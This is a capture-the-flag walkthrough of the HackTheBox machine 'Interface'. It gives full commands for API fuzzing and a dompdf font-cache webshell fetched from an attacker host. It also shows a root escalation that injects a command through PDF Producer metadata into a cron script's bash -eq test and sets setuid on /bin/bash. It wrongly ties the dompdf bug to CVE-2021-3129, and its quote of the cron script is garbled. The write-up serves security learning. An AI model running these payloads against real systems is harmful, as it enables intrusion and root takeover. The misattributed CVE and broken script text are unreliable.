Interface
Box Info
Platform: HackTheBox, OS: Linux (Ubuntu 18.04), Difficulty: Medium, Released: 2023-08-19, IP: 10.10.11.200 , interface.htb
Attack Path
- Main site is “Site Maintenance”. A response header leaks the vhost
prd.m.rendering-api.interface.htb. - That host is a JSON API that only answers
POST. Brute force it to find/api/html2pdf, then fuzz parameters to findhtml. /api/html2pdfrenders attacker HTML with dompdf (a version vulnerable to the font cache poisoning RCE, CVE-2021-3129 family). Host a PHP payload disguised as a font, reference it with@font-face, then request the predictable cached font path. Shell aswww-data.- A root cron runs
/usr/local/sbin/cleancache.sh, which reads theProducerPDF metadata withexiftooland compares it with bash[ "$x" -eq "dompdf" ]. The-eqforces arithmetic evaluation of the string, so aProducerofa[$(command)]runscommandas root.
Credentials and Flags
| Where | Value |
|---|---|
| (no credentials, both steps are code execution) | |
user.txt | /home/dev/user.txt |
root.txt | /root/root.txt |
Overview
Interface is two code execution bugs with no passwords in between. The foothold teaches finding an API that is not linked anywhere: the vhost only appears in a X-... response header, and once you have it the endpoint and its parameter both have to be brute forced with POST. The dompdf RCE is a well known chain (write a PHP file with a .ttf-ish name into the font cache via @font-face, then hit the cache path). The privesc is a genuinely clever bash footgun: [ "$string" -eq N ] evaluates the string arithmetically, and bash arithmetic runs $(...) command substitution inside array subscripts, so controlling a string that reaches -eq is command injection as whoever runs the script.
Related “vhost hidden in headers/JS” boxes: Interface is the reference. Related dompdf / PDF rendering: Stocker, Bagel. Related “root cron runs a tool on attacker files”: Pilgrimage (binwalk), Titanic (ImageMagick), Inject (ansible).
Full Walkthrough
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-title: Site Maintenance
The landing page itself was a dead end, a static “Site Maintenance” notice with nothing to interact with, so I let Burp sit in the background proxying every request while I clicked around. It paid off: inspecting the traffic revealed a subdomain referenced in a response header that never appears anywhere in the page’s visible HTML or JS.

prd.m.rendering-api.interface.htb
Adding it to /etc/hosts returns a bare “file not found”. No HTML, no headers hinting at a framework, just a flat error, which told me this was an API rather than a normal site.
API enumeration
A GET against the root came back empty, but that is not unusual for an API that only exposes POST endpoints, so I switched my content discovery tooling over to -m post rather than assuming the host was empty:
feroxbuster -u http://prd.m.rendering-api.interface.htb/api/ \
  -w /usr/share/SecLists/Discovery/Web-Content/raft-small-words.txt \
  -t 15 -x html,php,py,txt,js -k -m post

Finds /api/html2pdf. Fuzz for the JSON parameter:
ffuf -w /usr/share/SecLists/Discovery/Web-Content/raft-small-directories.txt -c \
  -X POST -d '{"FUZZ":"FUZZ"}' -H 'Content-Type: application/json' \
  -u http://prd.m.rendering-api.interface.htb/api/html2pdf -fs 0
html [Status: 200, ...]
The endpoint takes {"html": "<markup>"}.
Foothold, dompdf font cache RCE
The dompdf RCE (CVE-2021-3129 family)
Old dompdf with $isRemoteEnabled = true will fetch a font referenced by @font-face { src: url(...) }, and it caches the downloaded file on disk keeping the original extension at a predictable path like /dompdf/lib/fonts/<family>_normal_<md5(url)>.php. So you:
- Host
exploit.php(a webshell) and a.cssthat does@font-face{ font-family:'x'; src:url('http://you/exploit.php'); }. - Send
{"html":"<link rel=stylesheet href='http://you/exploit.css'>"}to/api/html2pdf. dompdf downloadsexploit.phpinto its font cache asx_normal_<hash>.php. - Request
http://prd.m.rendering-api.interface.htb/vendor/dompdf/dompdf/lib/fonts/x_normal_<hash>.php(compute<hash>=md5("http://you/exploit.php")). The webshell runs aswww-data.
The positive-security/dompdf-rce repo automates the payload files. I used it to upgrade the webshell to a proper reverse shell as www-data, then su dev (or just read dev’s files directly) for user.txt.
Privilege escalation, a bash footgun in cleancache.sh
Landing on the box as www-data with no obvious sudo -l win, I fell back on my usual habit of running pspy before doing anything else. It showed a root cron firing /usr/local/sbin/cleancache.sh roughly once a minute, so I pulled a copy to read:
#!/bin/bash
cache_dir="/tmp/"
for cache_file in "$cache_dir"*; do
  if [ -f "$cache_file" ]; then
    meta_producer=$(exiftool -s -s -s -Producer "$cache_file")
    if **$meta_producer == "dompdf"** || [ "$meta_producer" -eq "dompdf" ] 2>/dev/null; then
      rm "$cache_file"
    fi
  fi
done
The script reads the Producer metadata field off every file sitting in /tmp with exiftool, and if that field looks like it came from dompdf it deletes the file, tidy housekeeping for a cache directory. The bug is in the second half of that condition: [ "$meta_producer" -eq "dompdf" ]. test -eq forces arithmetic evaluation of both operands rather than a string compare, and bash arithmetic evaluates $(...) command substitution inside array subscripts. exiftool metadata is attacker controlled, and I already had code execution as www-data from the dompdf chain, so I just needed a file in /tmp whose Producer field was a malicious array expression:
# on the box as www-data
echo -e '#!/bin/bash\nchmod u+s /bin/bash' > /tmp/x.sh && chmod +x /tmp/x.sh
printf '%%PDF-1.4\n' > /tmp/evil.pdf         # minimal pdf so exiftool reads it
exiftool -Producer='a[$(/tmp/x.sh)]' /tmp/evil.pdf
# wait for the cron
ls -l /bin/bash        # -rwsr-xr-x
/bin/bash -p
cat /root/root.txt
Once the cron fired against evil.pdf, the -eq comparison tried to evaluate a[$(/tmp/x.sh)] as an arithmetic expression, which meant running /tmp/x.sh as root before it ever got around to the actual comparison. That set the setuid bit on /bin/bash, and /bin/bash -p dropped me into a root shell. cat /root/root.txt returns the 32-character flag for this instance.
Loot
| Flag | Location |
|---|---|
user.txt | /home/dev/user.txt |
root.txt | /root/root.txt |
Lessons and Takeaways
- APIs leak in headers and JS. Grep every response for
.htb, internal hostnames, andX-headers before assuming there is nothing else. - Patch dompdf and set
$isRemoteEnabled = false. Rendering untrusted HTML with a library that fetches and caches remote resources is RCE. - Never use
[ "$x" -eq "$y" ]on untrusted strings. Use**"$x" == "$y"**for string comparison.-eqis arithmetic and bash arithmetic executes$(...). - Root crons that run tools on files in world writable directories (
/tmp, upload dirs) are a standing privesc. Move the work to a private dir or run it as an unprivileged user. exiftoolmetadata is attacker controlled. Treat every field as hostile input.
Related Writeups
- Hidden API / vhost discovery: Heal, Titanic, TwoMillion
- dompdf / PDF rendering to RCE or SSRF: Stocker, Bagel
- Root cron processes attacker files: Pilgrimage, Titanic, Inject
- Bash / shell injection footguns: Previse, Headless
References
- positive-security dompdf RCE https://github.com/positive-security/dompdf-rce
- Interface writeup (arz101) https://arz101.medium.com/hackthebox-interface-a3f249cc2624
- Interface writeup (D4nt3) https://andresruizzzzz.github.io/blog/htb-writeup-interface/
- Bash test
-eqarithmetic injection https://linuxpip.org/bash-test-eq-string/ - Final privilege escalation steps cross-referenced against public writeups for this box.